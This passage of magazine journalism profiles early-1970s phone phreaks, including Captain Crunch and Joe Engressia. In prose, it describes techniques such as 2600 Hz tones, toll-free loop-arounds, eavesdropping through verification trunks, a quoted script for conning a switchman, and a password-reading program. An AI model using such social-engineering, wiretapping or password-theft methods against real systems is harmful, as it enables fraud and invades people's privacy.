"But what those arrests really mean is that an awful lot of blue boxes are flooding into the country and that people are finding them so easy to make that they know how to make them before they know how to use them. Ma Bell is in trouble."

And if a blue-box operator or a cassette-recorder phone phreak sticks to pay phones and 800 numbers, the phone company can't stop them?

"Not unless they change their entire nationwide long-lines technology, which will take them a few billion dollars and twenty years. Right now they can't do a thing. They're screwed."

Captain Crunch Demonstrates His Famous Unit

There is an underground telephone network in this country. Gilbertson discovered it the very day news of his activities hit the papers. That evening his phone began ringing. Phone phreaks from Seattle, from Florida, from New York, from San Jose, and from Los Angeles began calling him and telling him about the phone-phreak network. He'd get a call from a phone phreak who'd say nothing but, "Hang up and call this number."

When he dialed the number he'd find himself tied into a conference of a dozen phone phreaks arranged through a quirky switching station in British Columbia. They identified themselves as phone phreaks, they demonstrated their homemade blue boxes which they called "M-Fers" (for "multi-frequency," among other things) for him, they talked shop about phone-phreak devices. They let him in on their secrets on the theory that if the phone company was after him he must

be trustworthy. And, Gilbertson recalls, they stunned him with their technical sophistication.

I ask him how to get in touch with the phone-phreak network. He digs around through a file of old schematics and comes up with about a dozen numbers in three widely separated area codes.

"Those are the centers," he tells me. Alongside some of the numbers he writes in first names or nicknames: names like Captain Crunch, Dr. No, Frank Carson (also a code word for a free call), Marty Freeman (code word for M-F device), Peter Perpendicular Pimple, Alefnall, and The Cheshire Cat. He makes checks alongside the names of those among these top twelve who are blind. There are five checks.

I ask him who this Captain Crunch person is.

"Oh. The Captain. He's probably the most legendary phone phreak. He calls himself Captain Crunch after the notorious Cap'n Crunch 2600 whistle." (Several years ago, Gilbertson explains, the makers of Cap'n Crunch breakfast cereal offered a toy-whistle prize in every box as a treat for the Cap'n Crunch set. Somehow a phone phreak discovered that the toy whistle just happened to produce a perfect 2600-cycle tone. When the man who calls himself Captain Crunch was transferred overseas to England with his Air Force unit, he would receive scores of calls from his friends and "mute" them -- make them free of charge to them -- by blowing his Cap'n Crunch whistle into his end.) "Captain Crunch is one of the older phone phreaks," Gilbertson tells me. "He's an engineer who once got in a little trouble for fooling around with the phone, but he can't stop. Well, they guy drives across country in a Volkswagen van with an entire switchboard and a computerized super-sophisticated M-F-er in the back. He'll pull up to a phone booth on a lonely highway somewhere, snake a cable out of his bus, hook it onto the phone and sit for hours, days sometimes, sending calls zipping back and forth across the country, all over the world...."

Back at my motel, I dialed the number he gave me for "Captain Crunch" and asked for G---- T-----, his real name, or at least the name he uses when he's not dashing into a phone booth beeping out M-F tones faster than a speeding bullet and zipping phantomlike through the phone company's long-distance lines.

When G---- T----- answered the phone and I told him I was preparing a story for Esquire about phone phreaks, he became very indignant.

"I don't do that. I don't do that anymore at all. And if I do it, I do it for one reason and one reason only. I'm learning about a system. The phone company is a System. A computer is a System, do you understand? If I do what I do, it is only to explore a system. Computers, systems, that's my bag. The phone company is nothing but a computer."

A tone of tightly restrained excitement enters the Captain's voice when he starts talking about systems. He begins to pronounce each syllable with the hushed deliberation of an obscene caller.

"Ma Bell is a system I want to explore. It's a beautiful system, you know, but Ma Bell screwed up. It's terrible because Ma Bell is such a beautiful system, but she screwed up. I learned how she screwed up from a couple of blind kids who wanted me to build a device. A certain device. They said it could make free calls. I wasn't interested in free calls. But when these blind kids told me I could make calls into a computer, my eyes lit up. I wanted to learn about computers. I wanted to learn about Ma Bell's computers. So I build the little device, but I built it wrong and Ma Bell found out. Ma Bell can detect things like that. Ma Bell knows. So I'm strictly rid of it now. I don't do it. Except for learning purposes." He pauses. "So you want to write an article. Are you paying for this call? Hang up and call this number." He gives me a number in a area code a thousand miles away of his own. I dial the number.

"Hello again. This is Captain Crunch. You are speaking to me on a toll-free loop-around in Portland, Oregon. Do you know what a toll-free loop around is? I'll tell you.

He explains to me that almost every exchange in the country has open test numbers which allow other exchanges to test their connections with it. Most of these numbers occur in consecutive pairs, such as 302 956-0041 and 302 956-0042. Well, certain phone phreaks discovered that if two people from anywhere in the country dial the two consecutive numbers they can talk together just as if one had called the other's number, with no charge to either of them, of course.

"Now our voice is looping around in a 4A switching machine up there in Canada, zipping back down to me," the Captain tells me. "My voice is looping around up there and back down to you. And it can't ever cost anyone money. The phone phreaks and I have compiled a list of many many of these numbers. You would be surprised if you saw the list. I could show it to you. But I won't. I'm out of that now. I'm not out to screw Ma Bell. I know better. If I do anything it's for the pure knowledge of the System. You can learn to do fantastic things. Have you ever heard eight tandems stacked up? Do you know the sound of tandems stacking and unstacking? Give me your phone number. Okay. Hang up now and wait a minute."

Slightly less than a minute later the phone rang and the Captain was on the line, his voice sounding far more excited, almost aroused.

"I wanted to show you what it's like to stack up tandems. To stack up tandems." (Whenever the Captain says "stack up" it sounds as if he is licking his lips.)

"How do you like the connection you're on now?" the Captain asks me. "It's a

raw tandem. A raw tandem. Ain't nothin' up to it but a tandem. Now I'm going to show you what it's like to stack up. Blow off. Land in a far away place. To stack that tandem up, whip back and forth across the country a few times, then shoot on up to Moscow.

"Listen," Captain Crunch continues. "Listen. I've got line tie on my switchboard here, and I'm gonna let you hear me stack and unstack tandems. Listen to this. It's gonna blow your mind."

First I hear a super rapid-fire pulsing of the flutelike phone tones, then a pause, then another popping burst of tones, then another, then another. Each burst is followed by a beep-kachink sound.

"We have now stacked up four tandems," said Captain Crunch, sounding somewhat remote. "That's four tandems stacked up. Do you know what that means? That means I'm whipping back and forth, back and forth twice, across the country, before coming to you. I've been known to stack up twenty tandems at a time. Now, just like I said, I'm going to shoot up to Moscow."

There is a new, longer series of beeper pulses over the line, a brief silence, then a ring.

"Hello," answers a far-off voice.

"Hello. Is this the American Embassy Moscow?"

"Yes, sir. Who is this calling?" says the voice.

"Yes. This is test board here in New York. We're calling to check out the circuits, see what kind of lines you've got. Everything okay there in Moscow?"

"Okay?"

"Well, yes, how are things there?"

"Oh. Well, everything okay, I guess."

"Okay. Thank you."

They hang up, leaving a confused series of beep-kachink sounds hanging in mid-ether in the wake of the call before dissolving away.

The Captain is pleased. "You believe me now, don't you? Do you know what I'd like to do? I'd just like to call up your editor at Esquire and show him just what it sounds like to stack and unstack tandems. I'll give him a show that will blow his mind. What's his number?"

I ask the Captain what kind of device he was using to accomplish all his feats. The Captain is pleased at the question.

"You could tell it was special, couldn't you?" Ten pulses per second. That's faster than the phone company's equipment. Believe me, this unit is the most famous unit in the country. There is no other unit like it. Believe me."

"Yes, I've heard about it. Some other phone phreaks have told me about it."

"They have been referring to my, ahem, unit? What is it they said? Just out of curiosity, did they tell you it was a highly sophisticated computer-operated unit, with acoustical coupling for receiving outputs and a switch-board with multiple-line-tie capability? Did they tell you that the frequency tolerance is guaranteed to be not more than .05 percent? The amplitude tolerance less than .01 decibel? Those pulses you heard were perfect. They just come faster than the phone company. Those were high-precision op-amps. Op-amps are instrumentation amplifiers designed for ultra-stable amplification, super-low distortion and accurate frequency response. Did they tell you it can operate in temperatures from -55 degrees C to +125 degrees C?"

I admit that they did not tell me all that.

"I built it myself," the Captain goes on. "If you were to go out and buy the components from an industrial wholesaler it would cost you at least \$1500. I once worked for a semiconductor company and all this didn't cost me a cent. Do you know what I mean? Did they tell you about how I put a call completely around the world? I'll tell you how I did it. I M-Fed Tokyo inward, who connected me to India, India connected me to Greece, Greece connected me to Pretoria, South Africa, South Africa connected me to South America, I went from South America to London, I had a London operator connect me to a New York operator, I had New York connect me to a California operator who rang the phone next to me. Needless to say I had to shout to hear myself. But the echo was far out. Fantastic. Delayed. It was delayed twenty seconds, but I could hear myself talk to myself."

"You mean you were speaking into the mouthpiece of one phone sending your voice around the world into your ear through a phone on the other side of your head?" I asked the Captain. I had a vision of something vaguely autoerotic going on, in a complex electronic way.

"That's right," said the Captain. "I've also sent my voice around the world one way, going east on one phone, and going west on the other, going through cable one way, satellite the other, coming back together at the same time, ringing the two phones simultaneously and picking them up and whipping my voice both ways around the world back to me. Wow. That was a mind blower."

"You mean you sit there with both phones on your ear and talk to yourself around the world," I said incredulously.

"Yeah. Um hum. That's what I do. I connect the phone together and sit there and talk."

"What do you say? What do you say to yourself when you're connected?"

"Oh, you know. Hello test one two three," he says in a low-pitched voice.

"Hello test one two three," he replied to himself in a high-pitched voice.

"Hello test one two three," he repeats again, low-pitched.

"Hello test one two three," he replies, high-pitched.

"I sometimes do this: Hello Hello Hello Hello, Hello, hello," he trails off and breaks into laughter.

Why Captain Crunch Hardly Ever Taps Phones Anymore

Using internal phone-company codes, phone phreaks have learned a simple method for tapping phones. Phone-company operators have in front of them a board that holds verification jacks. It allows them to plug into conversations in case of emergency, to listen in to a line to determine if the line is busy or the circuits are busy. Phone phreaks have learned to beep out the codes which lead them to a verification operator, tell the verification operator they are switchmen from some other area code testing out verification trunks. Once the operator hooks them into the verification trunk, they disappear into the board for all practical purposes, slip unnoticed into any one of the 10,000 to 100,000 numbers in that central office without the verification operator knowing what they're doing, and of course without the two parties to the connection knowing there is a phantom listener present on their line.

Toward the end of my hour-long first conversation with him, I asked the Captain if he ever tapped phones.

"Oh no. I don't do that. I don't think it's right," he told me firmly. "I have the power to do it but I don't... Well one time, just one time, I have to admit that I did. There was this girl, Linda, and I wanted to find out... you know. I tried to call her up for a date. I had a date with her the last weekend and I thought she liked me. I called her up, man, and her line was busy, and I kept calling and it was still busy. Well, I had just learned about this system of jumping into lines and I said to myself, 'Hmmm. Why not just see if it works. It'll surprise her if all of a sudden I should pop up on her line. It'll impress her, if anything.' So I went ahead and did it. I M-Fed into the line. My M-F-er is powerful enough when patched directly into the mouthpiece to trigger a verification trunk without using an operator the way the other phone phreaks have to.

"I slipped into the line and there she was talking to another boyfriend. Making sweet talk to him. I didn't make a sound because I was so disgusted. So I waited there for her to hang up, listening to her making sweet talk to the other guy. You know. So as soon as she hung up I instantly M-F-ed her up and all I said was, 'Linda, we're through.' And I hung up. And it blew her head off. She couldn't figure out what the hell happened.

"But that was the only time. I did it thinking I would surprise her, impress her. Those were all my intentions were, and well, it really kind of hurt me pretty badly, and... and ever since then I don't go into verification trunks."

Moments later my first conversation with the Captain comes to a close.

"Listen," he says, his spirits somewhat cheered, "listen. What you are going to hear when I hang up is the sound of tandems unstacking. Layer after layer of tandems unstacking until there's nothing left of the stack, until it melts away into nothing. Cheep, cheep, cheep, cheep," he concludes, his voice descending to a whisper with each cheep.

He hangs up. The phone suddenly goes into four spasms: kachink cheep. Kachink cheep kachink cheep kachink cheep, and the complex connection has wiped itself out like the Cheshire cat's smile.

The MF Boogie Blues

The next number I choose from the select list of phone-phreak alumni, prepared for me by the blue-box inventor, is a Memphis number. It is the number of Joe Engressia, the first and still perhaps the most accomplished blind phone phreak.

Three years ago Engressia was a nine-day wonder in newspapers and magazines all over America because he had been discovered whistling free long-distance connections for fellow students at the University of South Florida. Engressia was born with perfect pitch: he could whistle phone tones better than the phone-company's equipment.

Engressia might have gone on whistling in the dark for a few friends for the rest of his life if the phone company hadn't decided to expose him. He was warned, disciplined by the college, and the whole case became public. In the months following media reports of his talent, Engressia began receiving strange calls. There were calls from a group of kids in Los Angeles who could do some very strange things with the quirky General Telephone and Electronics circuitry in L.A. suburbs. There were calls from a group of mostly blind kids in ---, California, who had been doing some interesting experiments with Cap'n Crunch whistles and test loops. There was a group in Seattle, a group in Cambridge, Massachusetts, a few from New York, a few scattered across the country. Some of them had already equipped themselves with cassette and electronic M-F devices. For some of these groups, it was the first time they knew of the

others.

The exposure of Engressia was the catalyst that linked the separate phone-phreak centers together. They all called Engressia. They talked to him about what he was doing and what they were doing. And then he told them -- the scattered regional centers and lonely independent phone phreakers -- about each other, gave them each other's numbers to call, and within a year the scattered phone-phreak centers had grown into a nationwide underground.

Joe Engressia is only twenty-two years old now, but along the phone-phreak network he is "the old man," accorded by phone phreaks something of the reverence the phone company bestows on Alexander Graham Bell. He seldom needs to make calls anymore. The phone phreaks all call him and let him know what new tricks, new codes, new techniques they have learned. Every night he sits like a sightless spider in his little apartment receiving messages from every tendril of his web. It is almost a point of pride with Joe that they call him.

But when I reached him in his Memphis apartment that night, Joe Engressia was lonely, jumpy and upset.

"God, I'm glad somebody called. I don't know why tonight of all nights I don't get any calls. This guy around here got drunk again tonight and propositioned me again. I keep telling him we'll never see eye to eye on this subject, if you know what I mean. I try to make light of it, you know, but he doesn't get it. I can head him out there getting drunker and I don't know what he'll do next. It's just that I'm really all alone here, just moved to Memphis, it's the first time I'm living on my own, and I'd hate for it to all collapse now. But I won't go to bed with him. I'm just not very interested in sex and even if I can't see him I know he's ugly.

"Did you hear that? That's him banging a bottle against the wall outside. He's nice. Well forget about it. You're doing a story on phone phreaks? Listen to this. It's the MF Boogie Blues.

Sure enough, a jumpy version of Muskrat Ramble boogies its way over the line, each note one of those long-distance phone tones. The music stops. A huge roaring voice blasts the phone off my ear: "AND THE QUESTION IS..." roars the voice, "CAN A BLIND PERSON HOOK UP AN AMPLIFIER ON HIS OWN?"

The roar ceases. A high-pitched operator-type voice replaces it. "This is Southern Braille Tel. & Tel. Have tone, will phone."

This is succeeded by a quick series of M-F tones, a swift "kachink" and a deep reassuring voice: "If you need home care, call the visiting-nurses association. First National time in Honolulu is 4:32 p.m."

Joe back in his Joe voice again: "Are we seeing eye to eye? 'Si, si,' said the

blind Mexican. Ahem. Yes. Would you like to know the weather in Tokyo?"

This swift manic sequence of phone-phreak vaudeville stunts and blind-boy jokes manages to keep Joe's mind off his tormentor only as long as it lasts.

"The reason I'm in Memphis, the reason I have to depend on that homosexual guy, is that this is the first time I've been able to live on my own and make phone trips on my own. I've been banned from all central offices around home in Florida, they knew me too well, and at the University some of my fellow scholars were always harassing me because I was on the dorm pay phone all the time and making fun of me because of my fat ass, which of course I do have, it's my physical fatness program, but I don't like to hear it every day, and if I can't phone trip and I can't phone phreak, I can't imagine what I'd do, I've been devoting three quarters of my life to it.

"I moved to Memphis because I wanted to be on my own as well as because it has a Number 5 crossbar switching system and some interesting little independent phone-company districts nearby and so far they don't seem to know who I am so I can go on phone tripping, and for me phone tripping is just as important as phone phreaking."

Phone tripping, Joe explains, begins with calling up a central-office switch room. He tells the switchman in a polite earnest voice that he's a blind college student interested in telephones, and could he perhaps have a guided tour of the switching station? Each step of the tour Joe likes to touch and feel relays, caress switching circuits, switchboards, crossbar arrangements.

So when Joe Engressia phone phreaks he feels his way through the circuitry of the country garden of forking paths, he feels switches shift, relays shunt, crossbars swivel, tandems engage and disengage even as he hears -- with perfect pitch -- his M-F pulses make the entire Bell system dance to his tune.

Just one month ago Joe took all his savings out of his bank and left home, over the emotional protests of his mother. "I ran away from home almost," he likes to say. Joe found a small apartment house on Union Avenue and began making phone trips. He'd take a bus a hundred miles south in Mississippi to see some old-fashioned Bell equipment still in use in several states, which had been puzzling. He'd take a bus three hundred miles to Charlotte, North Carolina, to look at some brand-new experimental equipment. He hired a taxi to drive him twelve miles to a suburb to tour the office of a small phone company with some interesting idiosyncrasies in its routing system. He was having the time of his life, he said, the most freedom and pleasure he had known.

In that month he had done very little long-distance phone phreaking from his own phone. He had begun to apply for a job with the phone company, he told me, and he wanted to stay away from anything illegal.

"Any kind of job will do, anything as menial as the most lowly operator.

That's probably all they'd give me because I'm blind. Even though I probably know more than most switchmen. But that's okay. I want to work for Ma Bell. I don't hate Ma Bell the way Gilbertson and some phone phreaks do. I don't want to screw Ma Bell. With me it's the pleasure of pure knowledge. There's something beautiful about the system when you know it intimately the way I do. But I don't know how much they know about me here. I have a very intuitive feel for the condition of the line I'm on, and I think they're monitoring me off and on lately, but I haven't been doing much illegal. I have to make a few calls to switchmen once in a while which aren't strictly legal, and once I took an acid trip and was having these auditory hallucinations as if I were trapped and these planes were dive-bombing me, and all of sudden I had to phone phreak out of there. For some reason I had to call Kansas City, but that's all."

A Warning Is Delivered

At this point -- one o'clock in my time zone -- a loud knock on my motel-room door interrupts our conversation. Outside the door I find a uniformed security guard who informs me that there has been an "emergency phone call" for me while I have been on the line and that the front desk has sent him up to let me know.

Two seconds after I say good-bye to Joe and hang up, the phone rings.

"Who were you talking to?" the agitated voice demands. The voice belongs to Captain Crunch. "I called because I decided to warn you of something. I decided to warn you to be careful. I don't want this information you get to get to the radical underground. I don't want it to get into the wrong hands. What would you say if I told you it's possible for three phone phreaks to saturate the phone system of the nation. Saturate it. Busy it out. All of it. I know how to do this. I'm not gonna tell. A friend of mine has already saturated the trunks between Seattle and New York. He did it with a computerized M-F-er hitched into a special Manitoba exchange. But there are other, easier ways to do it."

Just three people? I ask. How is that possible?

"Have you ever heard of the long-lines guard frequency? Do you know about stacking tandems with 17 and 2600? Well, I'd advise you to find out about it. I'm not gonna tell you. But whatever you do, don't let this get into the hands of the radical underground."

(Later Gilbertson, the inventor, confessed that while he had always been skeptical about the Captain's claim of the sabotage potential of trunk-tying phone phreaks, he had recently heard certain demonstrations which convinced him the Captain was not speaking idly. "I think it might take more than three people, depending on how many machines like Captain Crunch's were available. But even though the Captain sounds a little weird, he generally turns out to know what he's talking about.")

"You know," Captain Crunch continues in his admonitory tone, "you know the younger phone phreaks call Moscow all the time. Suppose everybody were to call Moscow. I'm no right-winger. But I value my life. I don't want the Commies coming over and dropping a bomb on my head. That's why I say you've got to be careful about who gets this information."

The Captain suddenly shifts into a diatribe against those phone phreaks who don't like the phone company.

"They don't understand, but Ma Bell knows everything they do. Ma Bell knows. Listen, is this line hot? I just heard someone tap in. I'm not paranoid, but I can detect things like that. Well, even if it is, they know that I know that they know that I have a bulk eraser. I'm very clean." The Captain pauses, evidently torn between wanting to prove to the phone-company monitors that he does nothing illegal, and the desire to impress Ma Bell with his prowess. "Ma Bell knows how good I am. And I am quite good. I can detect reversals, tandem switching, everything that goes on on a line. I have relative pitch now. Do you know what that means? My ears are a \$20,000 piece of equipment. With my ears I can detect things they can't hear with their equipment. I've had employment problems. I've lost jobs. But I want to show Ma Bell how good I am. I don't want to screw her, I want to work for her. I want to do good for her. I want to help her get rid of her flaws and become perfect. That's my number-one goal in life now." The Captain concludes his warnings and tells me he has to be going. "I've got a little action lined up for tonight," he explains and hangs up.

Before I hang up for the night, I call Joe Engressia back. He reports that his tormentor has finally gone to sleep -- "He's not blind drunk, that's the way I get, ahem, yes; but you might say he's in a drunken stupor." I make a date to visit Joe in Memphis in two days.

A Phone Phreak Call Takes Care of Business

The next morning I attend a gathering of four phone phreaks in ----- (a California suburb). The gathering takes place in a comfortable split-level home in an upper-middle-class subdivision. Heaped on the kitchen table are the portable cassette recorders, M-F cassettes, phone patches, and line ties of the four phone phreaks present. On the kitchen counter next to the telephone is a shoe-box-size blue box with thirteen large toggle switches for the tones. The parents of the host phone phreak, Ralph, who is blind, stay in the living room with their sighted children. They are not sure exactly what Ralph and his friends do with the phone or if it's strictly legal, but he is blind and they are pleased he has a hobby which keeps him busy.

The group has been working at reestablishing the historic "2111" conference, reopening some toll-free loops, and trying to discover the dimensions of what seem to be new initiatives against phone phreaks by phone-company security

agents.

It is not long before I get a chance to see, to hear, Randy at work. Randy is known among the phone phreaks as perhaps the finest con man in the game. Randy is blind. He is pale, soft and pear-shaped, he wears baggy pants and a wrinkly nylon white sport shirt, pushes his head forward from hunched shoulders somewhat like a turtle inching out of its shell. His eyes wander, crossing and recrossing, and his forehead is somewhat pimply. He is only sixteen years old.

But when Randy starts speaking into a telephone mouthpiece his voice becomes so stunningly authoritative it is necessary to look again to convince yourself it comes from a chubby adolescent Randy. Imagine the voice of a crack oil-rig foreman, a tough, sharp, weather-beaten Marlboro man of forty. Imagine the voice of a brilliant performance-fund gunslinger explaining how he beats the Dow Jones by thirty percent. Then imagine a voice that could make those two sound like Stepin Fetchit. That is sixteen-year-old Randy's voice.

He is speaking to a switchman in Detroit. The phone company in Detroit had closed up two toll-free loop pairs for no apparent reason, although heavy use by phone phreaks all over the country may have been detected. Randy is telling the switchman how to open up the loop and make it free again:

"How are you, buddy. Yeah. I'm on the board in here in Tulsa, Oklahoma, and we've been trying to run some tests on your loop-arounds and we find'em busied out on both sides.... Yeah, we've been getting a 'BY' on them, what d'ya say, can you drop cards on 'em? Do you have 08 on your number group? Oh that's okay, we've had this trouble before, we may have to go after the circuit. Here lemme give 'em to you: your frame is 05, vertical group 03, horizontal 5, vertical file 3. Yeah, we'll hang on here.... Okay, found it? Good. Right, yeah, we'd like to clear that busy out. Right. All you have to do is look for your key on the mounting plate, it's in your miscellaneous trunk frame. Okay? Right. Now pull your key from NOR over the LCT. Yeah. I don't know why that happened, but we've been having trouble with that one. Okay. Thanks a lot fella. Be seein' ya."

Randy hangs up, reports that the switchman was a little inexperienced with the loop-around circuits on the miscellaneous trunk frame, but that the loop has been returned to its free-call status.

Delighted, phone phreak Ed returns the pair of numbers to the active-status column in his directory. Ed is a superb and painstaking researcher. With almost Talmudic thoroughness he will trace tendrils of hints through soft-wired mazes of intervening phone-company circuitry back through complex linkages of switching relays to find the location and identity of just one toll-free loop. He spends hours and hours, every day, doing this sort of thing. He has somehow compiled a directory of eight hundred "Band-six in-WATS numbers" located in over forty states. Band-six in-WATS numbers are the big 800 numbers -- the

ones that can be dialed into free from anywhere in the country.

Ed the researcher, a nineteen-year-old engineering student, is also a superb technician. He put together his own working blue box from scratch at age seventeen. (He is sighted.) This evening after distributing the latest issue of his in-WATS directory (which has been typed into Braille for the blind phone phreaks), he announces he has made a major new breakthrough:

"I finally tested it and it works, perfectly. I've got this switching matrix which converts any touch-tone phone into an M-F-er."

The tones you hear in touch-tone phones are not the M-F tones that operate the long-distance switching system. Phone phreaks believe A.T.&T. had deliberately equipped touch tones with a different set of frequencies to avoid putting the six master M-F tones in the hands of every touch-tone owner. Ed's complex switching matrix puts the six master tones, in effect put a blue box, in the hands of every touch-tone owner.

Ed shows me pages of schematics, specifications and parts lists. "It's not easy to build, but everything here is in the Heathkit catalog."

Ed asks Ralph what progress he has made in his attempts to reestablish a long-term open conference line for phone phreaks. The last big conference -- the historic "2111" conference -- had been arranged through an unused Telex test-board trunk somewhere in the innards of a 4A switching machine in Vancouver, Canada. For months phone phreaks could M-F their way into Vancouver, beep out 604 (the Vancouver area code) and then beep out 2111 (the internal phone-company code for Telex testing), and find themselves at any time, day or night, on an open wire talking with an array of phone phreaks from coast to coast, operators from Bermuda, Tokyo and London who are phone-phreak sympathizers, and miscellaneous guests and technical experts. The conference was a massive exchange of information. Phone phreaks picked each other's brains clean, then developed new ways to pick the phone company's brains clean. Ralph gave M F Boogies concerts with his home-entertainment-type electric organ, Captain Crunch demonstrated his round-the-world prowess with his notorious computerized unit and dropped leering hints of the "action" he was getting with his girl friends. (The Captain lives out or pretends to live out several kinds of fantasies to the gossipy delight of the blind phone phreaks who urge him on to further triumphs on behalf of all of them.) The somewhat rowdy Northwest phone-phreak crowd let their bitter internal feud spill over into the peaceable conference line, escalating shortly into guerrilla warfare; Carl the East Coast international tone relations expert demonstrated newly opened direct M-F routes to central offices on the island of Bahrein in the Persian Gulf, introduced a new phone-phreak friend of his in Pretoria, and explained the technical operation of the new Oakland-to Vietnam linkages. (Many phone phreaks pick up spending money by M-F-ing calls from relatives to Vietnam G.I.'s, charging \$5 for a whole hour of trans-Pacific conversation.)

Day and night the conference line was never dead. Blind phone phreaks all over the country, lonely and isolated in homes filled with active sighted brothers and sisters, or trapped with slow and unimaginative blind kids in straitjacket schools for the blind, knew that no matter how late it got they could dial up the conference and find instant electronic communion with two or three other blind kids awake over on the other side of America. Talking together on a phone hookup, the blind phone phreaks say, is not much different from being there together. Physically, there was nothing more than a two-inch-square wafer of titanium inside a vast machine on Vancouver Island. For the blind kids >there< meant an exhilarating feeling of being in touch, through a kind of skill and magic which was peculiarly their own.

Last April 1, however, the long Vancouver Conference was shut off. The phone phreaks knew it was coming. Vancouver was in the process of converting from a step-by-step system to a 4A machine and the 2111 Telex circuit was to be wiped out in the process. The phone phreaks learned the actual day on which the conference would be erased about a week ahead of time over the phone company's internal-news-and-shop-talk recording.

For the next frantic seven days every phone phreak in America was on and off the 2111 conference twenty-four hours a day. Phone phreaks who were just learning the game or didn't have M-F capability were boosted up to the conference by more experienced phreaks so they could get a glimpse of what it was like before it disappeared. Top phone phreaks searched distant area codes for new conference possibilities without success. Finally in the early morning of April 1, the end came.

"I could feel it coming a couple hours before midnight," Ralph remembers. "You could feel something going on in the lines. Some static began showing up, then some whistling wheezing sound. Then there were breaks. Some people got cut off and called right back in, but after a while some people were finding they were cut off and couldn't get back in at all. It was terrible. I lost it about one a.m., but managed to slip in again and stay on until the thing died... I think it was about four in the morning. There were four of us still hanging on when the conference disappeared into nowhere for good. We all tried to M-F up to it again of course, but we got silent termination. There was nothing there."

The Legendary Mark Bernay Turns Out To Be "The Midnight Skulker"

Mark Bernay. I had come across that name before. It was on Gilbertson's select list of phone phreaks. The California phone phreaks had spoken of a mysterious Mark Bernay as perhaps the first and oldest phone phreak on the West Coast. And in fact almost every phone phreak in the West can trace his origins either directly to Mark Bernay or to a disciple of Mark Bernay.

It seems that five years ago this Mark Bernay (a pseudonym he chose for himself) began traveling up and down the West Coast pasting tiny stickers in

phone books all along his way. The stickers read something like "Want to hear an interesting tape recording? Call these numbers." The numbers that followed were toll-free loop-around pairs. When one of the curious called one of the numbers he would hear a tape recording pre-hooked into the loop by Bernay which explained the use of loop-around pairs, gave the numbers of several more, and ended by telling the caller, "At six o'clock tonight this recording will stop and you and your friends can try it out. Have fun."

"I was disappointed by the response at first," Bernay told me, when I finally reached him at one of his many numbers and he had dispensed with the usual "I never do anything illegal" formalities which experienced phone phreaks open most conversations.

"I went all over the coast with these stickers not only on pay phones, but I'd throw them in front of high schools in the middle of the night, I'd leave them unobtrusively in candy stores, scatter them on main streets of small towns. At first hardly anyone bothered to try it out. I would listen in for hours and hours after six o'clock and no one came on. I couldn't figure out why people wouldn't be interested. Finally these two girls in Oregon tried it out and told all their friends and suddenly it began to spread."

Before his Johnny Appleseed trip Bernay had already gathered a sizable group of early pre-blue-box phone phreaks together on loop-arounds in Los Angeles. Bernay does not claim credit for the original discovery of the loop-around numbers. He attributes the discovery to an eighteen-year-old reform school kid in Long Beach whose name he forgets and who, he says, "just disappeared one day." When Bernay himself discovered loop-arounds independently, from clues in his readings in old issues of the Automatic Electric Technical Journal, he found dozens of the reform-school kid's friends already using them. However, it was one of Bernay's disciples in Seattle that introduced phone phreaking to blind kids. The Seattle kid who learned about loops through Bernay's recording told a blind friend, the blind kid taught the secret to his friends at a winter camp for blind kids in Los Angeles. When the camp session was over these kids took the secret back to towns all over the West. This is how the original blind kids became phone phreaks. For them, for most phone phreaks in general, it was the discovery of the possibilities of loop-arounds which led them on to far more serious and sophisticated phone-phreak methods, and which gave them a medium for sharing their discoveries.

A year later a blind kid who moved back east brought the technique to a blind kids' summer camp in Vermont, which spread it along the East Coast. All from a Mark Bernay sticker.

Bernay, who is nearly thirty years old now, got his start when he was fifteen and his family moved into an L.A. suburb serviced by General Telephone and Electronics equipment. He became fascinated with the differences between Bell and G.T.&E. equipment. He learned he could make interesting things happen by carefully timed clicks with the disengage button. He learned to interpret

subtle differences in the array of clicks, whirrs and kachinks he could hear on his lines. He learned he could shift himself around the switching relays of the L.A. area code in a not-too-predictable fashion by interspersing his own hook-switch clicks with the clicks within the line. (Independent phone companies -- there are nineteen hundred of them still left, most of them tiny island principalities in Ma Bell's vast empire -- have always been favorites with phone phreaks, first as learning tools, then as Archimedes platforms from which to manipulate the huge Bell system. A phone phreak in Bell territory will often M-F himself into an independent's switching system, with switching idiosyncrasies which can give him marvelous leverage over the Bell System.

"I have a real affection for Automatic Electric Equipment," Bernay told me. "There are a lot of things you can play with. Things break down in interesting ways."

Shortly after Bernay graduated from college (with a double major in chemistry and philosophy), he graduated from phreaking around with G.T.&E. to the Bell System itself, and made his legendary sticker-pasting journey north along the coast, settling finally in Northwest Pacific Bell territory. He discovered that if Bell does not break down as interestingly as G.T.&E., it nevertheless offers a lot of "things to play with."

Bernay learned to play with blue boxes. He established his own personal switchboard and phone-phreak research laboratory complex. He continued his phone-phreak evangelism with ongoing sticker campaigns. He set up two recording numbers, one with instructions for beginning phone phreaks, the other with latest news and technical developments (along with some advanced instruction) gathered from sources all over the country.

These days, Bernay told me, he had gone beyond phone-phreaking itself. "Lately I've been enjoying playing with computers more than playing with phones. My personal thing in computers is just like with phones, I guess -- the kick is in finding out how to beat the system, how to get at things I'm not supposed to know about, how to do things with the system that I'm not supposed to be able to do."

As a matter of fact, Bernay told me, he had just been fired from his computer-programming job for doing things he was not supposed to be able to do. he had been working with a huge time-sharing computer owned by a large corporation but shared by many others. Access to the computer was limited to those programmers and corporations that had been assigned certain passwords. And each password restricted its user to access to only the one section of the computer cordoned off from its own information storager. The password system prevented companies and individuals from stealing each other's information.

"I figured out how to write a program that would let me read everyone else's password," Bernay reports. "I began playing around with passwords. I began letting the people who used the computer know, in subtle ways, that I knew

their passwords. I began dropping notes to the computer supervisors with hints that I knew what I know. I signed them 'The Midnight Skulker.' I kept getting cleverer and cleverer with my messages and devising ways of showing them what I could do. I'm sure they couldn't imagine I could do the things I was showing them. But they never responded to me. Every once in a while they'd change the passwords, but I found out how to discover what the new ones were, and I let them know. But they never responded directly to the Midnight Skulker. I even finally designed a program which they could use to prevent my program from finding out what it did. In effect I told them how to wipe me out, The Midnight Skulker. It was a very clever program. I started leaving clues about myself. I wanted them to try and use it and then try to come up with something to get around that and reappear again. But they wouldn't play. I wanted to get caught. I mean I didn't want to get caught personally, but I wanted them to notice me and admit that they noticed me. I wanted them to attempt to respond, maybe in some interesting way."

Finally the computer managers became concerned enough about the threat of information-stealing to respond. However, instead of using The Midnight Skulker's own elegant self-destruct program, they called in their security personnel, interrogated everyone, found an informer to identify Bernay as The Midnight Skulker, and fired him.

"At first the security people advised the company to hire me full-time to search out other flaws and discover other computer freaks. I might have liked that. But I probably would have turned into a double double agent rather than the double agent they wanted. I might have resurrected The Midnight Skulker and tried to catch myself. Who knows? Anyway, the higher-ups turned the whole idea down."

